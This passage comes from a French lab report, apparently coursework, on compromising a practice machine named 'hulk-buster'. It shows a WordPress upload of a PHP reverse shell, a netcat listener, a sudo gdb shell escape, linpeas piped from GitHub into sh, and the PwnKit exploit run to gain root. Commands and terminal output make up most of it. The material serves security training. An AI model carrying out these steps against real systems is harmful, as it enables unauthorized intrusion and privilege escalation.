
[root@serveur] [/home/mado/Desktop]
#
```

Nous passons maintenant à l'étape d'upload de notre archive mado.zip sur le site WordPress cible, dans le but d'y injecter notre reverse shell dissimulé dans l'archive. Ainsi une fois que l'on a accédé à le portail d'administration de WordPress on clique sur page après addnewpage .




Une fois à ce niveau on clique sur e-learning pour uploader le fichier






Et on upload le fichier et cela génère un lien. Après avoir uploadé l'archive, nous copions le lien URL du fichier index.php (le reverse shell) présent dans l'archive. Ensuite, nous accédons à ce lien directement depuis notre navigateur en l'ajoutant à la fin de l'adresse IP de la machine cible. Cela déclenchera l'exécution du script PHP, établissant ainsi une connexion inverse vers notre machine attaquante.



Une fois le lien générer on le met dans la barre de recherche avec l'adresse ip de la machine recon pour visualiser le fichier index.html



Après avoir accédé à l'URL de notre archive uploadée, nous lançons notre listener, nous ouvrons un port


d'écoute (cela permet d'intercepter toute connexion entrante )sur notre machine attaquante à l'aide de la commande suivante :

A screenshot of a terminal window titled "root@serveur: /home/mado/Desktop". The terminal shows the following command and its output:

```
root@serveur: /home/mado/Desktop
└─(root@serveur)~]# nc -lvpn 4444
listening on [any] 4444 ...
```

The background of the slide features a dark, abstract graphic of a hand holding a sword.

Ensuite, dans le navigateur, nous modifions l'URL en remplaçant l'extension .html par .php afin d'exécuter le script index.php (notre reverse shell) sur le serveur cible. Une fois le script exécuté, une connexion inverse est établie, et nous obtenons un accès shell complet à la machine cible. Nous pouvons alors explorer et interagir avec le système compromis directement depuis notre terminal.(On change le index.html en index.php pour lancer notre script php pour avoir un reverse shell )



Si on revient sur notre terminal on voit que notre reverse shell à fonctionner . Après avoir réussi notre attaque via le reverse shell, nous obtenons une session sur la machine cible avec les priviléges limités de l'utilisateur.

```
root@serveur:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.20.10.5] from (UNKNOWN) [172.20.10.3] 50734
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
21:09:54 up 42 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Pour rendre le terminal plus interactif et faciliter l'escalade de privilège on tape la commande

```
*# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.20.10.5] from (UNKNOWN) [172.20.10.3] 50734
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
21:09:54 up 42 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

On visualise nos droits avec la commande sudo -l

```
www-data@hulk-buster:/tmp$ cd  
cd  
bash: cd: HOME not set  
www-data@hulk-buster:/tmp$ sudo -l  
sudo -l  
Matching Defaults entries for www-data on hulk-buster:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:  
    nap/bin  
  
User www-data may run the following commands on hulk-buster:  
    (offensivehack) NOPASSWD: /usr/bin/gdb  
www-data@hulk-buster:/tmp$ █
```

Cette commande révèle que **www-data** peut exécuter **GDB** en tant que superutilisateur root sans avoir besoin de mot de passe, ce qui constitue une vulnérabilité exploitable. Après avoir vérifié nos droits, nous constatons que seule la commande **gdb** ne requiert pas de mot de passe en tant qu'utilisateur **offensivehack**, nous procédons donc à son exécution.

```
ls  
hacker offensivehack  
www-data@hulk-buster:/home$ cd /offensivehack  
cd /offensivehack  
bash: cd: /offensivehack: No such file or directory  
www-data@hulk-buster:/home$ cd offensivehack  
cd offensivehack  
www-data@hulk-buster:/home/offensivehack$ sudo -u offensivehack /usr/bin/gdb -nx -ex  
'!sh' -ex quit█
```

Cette commande sudo -u offensivehack /usr/bin/gdb -nx -ex '!sh' -ex quit lance GDB, qui exécute immédiatement un shell grâce à l'option !sh, nous offrant ainsi une élévation de privilèges à l'utilisateur offensivehack. Grâce à cette technique, nous obtenons un contrôle plus étendu sur la machine cible nommée "hulk-buster", et pouvons poursuivre nos actions avec des droits avancés sur le système. Ainsi on est connecté à offensivehack

```

www-data@hulk-buster:/home/offensivehack$ sudo -u offensivehack /usr/bin/gdb -nx -ex
'!sh' -ex quit
<offensivehack$ sudo -u offensivehack /usr/bin/gdb -nx -ex '!sh' -ex quit
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
offensivehack@hulk-buster:~$
```

On télécharge linpeas pour regarder si la machine victime n'a pas de failles pour faire un escalade de privilège

```

offensivehack@hulk-buster:/tmp$ curl -L https://github.com/peass-ng/PEASS-ng/releases
/latest/download/linpeas.sh | sh
<b.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
% Total    % Received % Xferd  Average Speed   Time     Time      Current
                                         Dload  Upload Total   Spent    Left  Speed
0       0     0       0     0       0      0      0 --:--:-- 0:00:07 --:--:--     0
0       0     0       0     0       0      0      0 --:--:-- 0:00:07 --:--:--     0
0       0     0       0     0       0      0      0 --:--:-- 0:00:09 --:--:--     0
```

Après l'exécution de linpeas on remarque il y a des CVE pour faire l'escalade de privilège et on choisit PwnKIT comme moyen d'escalade .

```
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

#### [+] [CVE-2021-4034] PwnKit

```
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

#### [+] [CVE-2021-3156] sudo Baron Samedit 2

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
```

Suite à des recherches on voit que le CVE se trouve sur git up voici la fin du téléchargement.

```
offensivehack@hulk-buster:/tmp$ curl -L https://github.com/ly4k/PwnKit/raw/main/PwnKit -o PwnKit
<tmp$ curl -L https://github.com/ly4k/PwnKit/raw/main/PwnKit -o PwnKit
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          % Dload  Upload   Total   Spent   Left  Speed
  0      0     0      0       0      0      0 --:--:--  0:00:05 --:--:--     0
100 18040  100 18040     0      0  1920      0  0:00:09  0:00:09 --:--:--  4162
offensivehack@hulk-buster:/tmp$ chmod +x PwnKit
chmod +x PwnKit
```

On le rends l'exploit exécutable et on l'exécute .

```
100 18040  100 18040     0      0  1920      0  0:00:09  0:00:09 --:--:--  4162
offensivehack@hulk-buster:/tmp$ chmod +x PwnKit
chmod +x PwnKit
offensivehack@hulk-buster:/tmp$ ./PwnKit
./PwnKit
root@hulk-buster:/tmp#
```

On vient de récupérer le flag après l'avoir affiché avec la commande ls

```
root@hulk-buster:/tmp# cd
cd
root@hulk-buster:~# ls
ls
flag.txt
root@hulk-buster:~# cat f
cat flag.txt
-----[REDACTED]-----
```

## V. Conclusion :

À travers la réalisation de ces différents labs, nous avons approfondi notre compréhension des failles de sécurité courantes dans les applications web, ainsi que des techniques de détection et de protection associées. Ces travaux pratiques ont facilité la transition de la théorie à la pratique, en nous permettant de manipuler des environnements simulés et d'observer concrètement les impacts des vulnérabilités.

Ils ont aussi mis en évidence l'importance de sécuriser le code, de gérer correctement les droits et les sessions, ainsi que d'appliquer des bonnes pratiques en développement web. En résumé, ces exercices nous ont permis de développer des compétences essentielles pour anticiper, analyser et corriger les failles potentielles dans une application web.

De plus, ils nous ont offert l'opportunité de mettre en œuvre les concepts de sécurité web, d'identifier des vulnérabilités telles que le XSS, d'explorer une machine vulnérable et de configurer HAProxy pour garantir la haute disponibilité. Ces expériences ont renforcé notre compréhension des risques et des bonnes pratiques à adopter dès la phase de conception des applications.